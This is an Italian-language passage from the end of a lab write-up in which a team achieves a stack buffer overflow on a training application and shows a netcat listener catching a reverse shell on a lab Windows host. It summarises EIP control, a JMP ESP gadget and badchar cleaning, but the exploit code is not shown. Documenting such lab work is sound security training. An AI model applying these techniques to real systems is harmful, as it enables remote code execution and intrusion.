11.4 Ottenimento della Shell (OVERFLOW2)

Con offset, badchars e JMP ESP validati, è stato assemblato lo script finale per la seconda vulnerabilità. Lanciando `OVERFLOW2.py` verso il target...

```
┌──(kali㉿kali)-[~]
└─$ python3 OVERFLOW2.py
[*] Invio exploit OVERFLOW2 in corso...
[+] Exploit inviato! Controlla Netcat.
```

Esecuzione dello script exploit OVERFLOW2.py

...il listener su Kali ha catturato con successo una seconda reverse shell, dimostrando la compromissione completa dell'applicativo anche tramite questo secondo vettore di attacco!

```
┌──(kali㉿kali)-[~]
└─$ sudo nc -nvlp 4444
listening on [any] 4444 ...
connect to [192.168.50.100] from (UNKNOWN) [192.168.50.1
01] 49454
Microsoft Windows [Versione 10.0.10240]
(c) 2015 Microsoft Corporation. Tutti i diritti sono ris
ervati.

C:\Users\user\Desktop\oscp>
```

Reverse shell ottenuta con successo tramite OVERFLOW2]

12. Conclusione

Il team SecureSentinels ha dimostrato con successo l'applicazione pratica della teoria del buffer overflow basata sullo stack. Attraverso il controllo dell'EIP, l'uso strategico di un gadget `JMP ESP` per aggirare l'imprevedibilità degli indirizzi di memoria, e la meticolosa pulizia dello shellcode dai badchars, è stato possibile trasformare dei semplici crash

applicativi in esecuzioni di codice remoto interattive (RCE) sia su `OVERFLOW1` che su `OVERFLOW2`.